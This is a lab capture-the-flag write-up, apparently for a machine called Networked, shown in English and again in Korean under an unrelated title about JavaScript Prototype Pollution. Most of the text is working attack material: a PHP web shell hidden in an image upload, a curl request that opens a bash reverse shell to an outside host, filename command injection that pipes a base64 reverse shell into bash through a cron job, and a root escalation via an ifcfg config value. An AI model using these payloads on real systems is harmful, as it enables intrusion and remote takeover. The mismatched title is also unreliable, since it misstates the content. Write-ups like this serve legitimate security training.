

Prototype Pollution: Poisoning JavaScript's Object Chain
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it

Target IP: 10.10.10.146
The scan showed an old CentOS/PHP stack.
nmap -p- -sC -sV 10.10.10.146
22/tcp open  ssh   OpenSSH 7.4
80/tcp open  http  Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

Directory fuzzing found a /backup/ directory and an /uploads/ directory.
wfuzz -c -z file,/usr/share/dirb/wordlists/common.txt --hc 404 "http://10.10.10.146/FUZZ"
/backup/ held a backup.tar containing the whole application source.
tar -xvf backup.tar # index.php lib.php photos.php upload.php
Reading lib.php and upload.php revealed exactly how the upload was validated:
.php.png slips through),Content-Type header,.) must be a valid IP, with _ mapped to ..All four checks are defeatable at once. I built a file that begins with a PNG-ish magic header, contains a PHP payload, and is named so the leading part is a valid IP.
GIF89a;
<?php system($_GET['cmd']); ?>

Uploaded as 10_10_14_20.php.png with Content-Type: image/png, the checks pass: 10_10_14_20 maps to the valid IP 10.10.14.20, and Apache still executes the .php.png file as PHP. Requesting it with a command triggered a reverse shell as apache.
curl "http://10.10.10.146/uploads/10_10_14_20.php.png?cmd=bash%20-i%20>%26%20/dev/tcp/10.10.14.20/5555%200>%261"
In /home/guly there was a cron job running every three minutes as guly.
*/3 * * * * php /home/guly/check_attack.php
check_attack.php scans the uploads directory and, for any filename that is not a valid IP, passes the filename straight into exec().
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
Since $value is the raw filename, a file whose name contains shell metacharacters becomes command injection. Special characters are awkward to place directly, so I base64-encoded the reverse shell and created the file from the apache shell.
cd /var/www/html/uploads
touch -- "hehe; echo <base64-reverse-shell> | base64 -d | bash"
Within three minutes the cron ran and connected back as guly, giving the user flag.
[guly@networked ~]$ id
uid=1000(guly) gid=1000(guly)
[guly@networked ~]$ cat user.txt
guly could run one script as root.
(root) NOPASSWD: /usr/local/sbin/changename.sh
The script prompts for interface values, validates them against a regex, and writes them into an ifcfg-guly config file before running ifup guly0.
regexp="^[a-zA-Z0-9_\ /-]+$"
The key detail is that the regex allows spaces. On Red Hat systems ifup sources the config file with the shell, so a value like NAME=anything bash is parsed as an assignment followed by a command. When ifup sources it, bash runs, and ifup runs as root.
$ sudo /usr/local/sbin/changename.sh
interface NAME:
anything bash
interface PROXY_METHOD:
a
interface BROWSER_ONLY:
a
interface BOOTPROTO:
a

[root@networked network-scripts]# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
Networked is a compact tour of injection. The foothold stacks four upload weaknesses that each look reasonable in isolation but combine into remote code execution. The lateral move is a reminder that a filename is untrusted input. Feeding one into exec() is command injection just like any other string.
The root step is a subtle one worth remembering: on Red Hat, network config files are sourced, not parsed, so a config “value” with a space becomes a command executed as root.
대상 IP: 10.10.10.146
스캔은 오래된 CentOS/PHP 스택을 보여줬습니다.
nmap -p- -sC -sV 10.10.10.146
22/tcp open  ssh   OpenSSH 7.4
80/tcp open  http  Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
디렉터리 퍼징으로 /backup/과 /uploads/를 찾았습니다.
wfuzz -c -z file,/usr/share/dirb/wordlists/common.txt --hc 404 "http://10.10.10.146/FUZZ"
/backup/에는 애플리케이션 전체 소스가 담긴 backup.tar가 있었습니다.
tar -xvf backup.tar # index.php lib.php photos.php upload.php
lib.php와 upload.php를 읽어보니 업로드가 정확히 어떻게 검증되는지 드러났습니다.
.php.png 같은 이중 확장자는 빠져나갑니다,Content-Type 헤더를 그대로 신뢰합니다,. 이전)은 유효한 IP여야 하며, _는 .로 매핑됩니다.네 가지 검사를 한 번에 무력화할 수 있습니다. PNG 비슷한 magic 헤더로 시작하고, PHP 페이로드를 담고, 앞부분이 유효한 IP가 되도록 이름 붙인 파일을 만들었어요.
GIF89a;
<?php system($_GET['cmd']); ?>
Content-Type: image/png으로 10_10_14_20.php.png으로 업로드하면 검사를 통과합니다. 10_10_14_20은 유효한 IP 10.10.14.20으로 매핑되고, Apache는 여전히 .php.png 파일을 PHP로 실행하거든요. 명령을 붙여 요청하니 apache 권한의 reverse shell이 붙었습니다.
curl "http://10.10.10.146/uploads/10_10_14_20.php.png?cmd=bash%20-i%20>%26%20/dev/tcp/10.10.14.20/5555%200>%261"
/home/guly에는 3분마다 guly 권한으로 도는 cron 작업이 있었습니다.
*/3 * * * * php /home/guly/check_attack.php
check_attack.php는 uploads 디렉터리를 스캔해서, 유효한 IP가 아닌 파일명을 그대로 exec()에 넘깁니다.
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
$value가 가공되지 않은 파일명이기 때문에, 셸 메타문자가 든 이름의 파일은 곧 command injection이 됩니다. 특수문자를 그대로 넣기는 까다로워서, reverse shell을 base64로 인코딩해 apache 셸에서 파일을 만들었습니다.
cd /var/www/html/uploads
touch -- "hehe; echo <base64-reverse-shell> | base64 -d | bash"
3분 안에 cron이 실행되며 guly로 연결이 붙었고, user 플래그를 얻었습니다.
[guly@networked ~]$ id
uid=1000(guly) gid=1000(guly)
[guly@networked ~]$ cat user.txt
guly는 특정 스크립트를 root로 실행할 수 있었습니다.
(root) NOPASSWD: /usr/local/sbin/changename.sh
이 스크립트는 인터페이스 값을 입력받아 정규식으로 검증한 뒤, ifcfg-guly 설정 파일에 쓰고 ifup guly0을 실행합니다.
regexp="^[a-zA-Z0-9_\ /-]+$"
핵심은 이 정규식이 공백을 허용한다는 점이에요. Red Hat 계열에서는 ifup이 설정 파일을 셸로 source하기 때문에, NAME=anything bash 같은 값은 할당 뒤에 명령이 오는 형태로 파싱됩니다. ifup이 이걸 source하면 bash가 실행되고, ifup은 root로 돌아가죠.
$ sudo /usr/local/sbin/changename.sh
interface NAME:
anything bash
interface PROXY_METHOD:
a
interface BROWSER_ONLY:
a
interface BOOTPROTO:
a
[root@networked network-scripts]# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
Networked는 injection을 압축해서 보여주는 머신입니다. 발판은 각각 따로 보면 그럴듯한 업로드 약점 네 개가 합쳐져 원격 코드 실행이 되는 구조예요. 수평 이동은 파일명이 신뢰할 수 없는 입력이라는 걸 상기시킵니다. 파일명을 exec()에 넣는 건 다른 문자열과 마찬가지로 command injection이니까요.
root 단계는 기억해둘 만한 미묘한 지점입니다. Red Hat에서 네트워크 설정 파일은 파싱되는 게 아니라 source되기 때문에, 공백이 든 설정 “값”이 root로 실행되는 명령이 되어버립니다.
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it
Understanding Cookie Sandwich Attack technique for stealing HttpOnly cookies
PwnMe 2025 CTF writeup covering path traversal to Chromium cookie decryption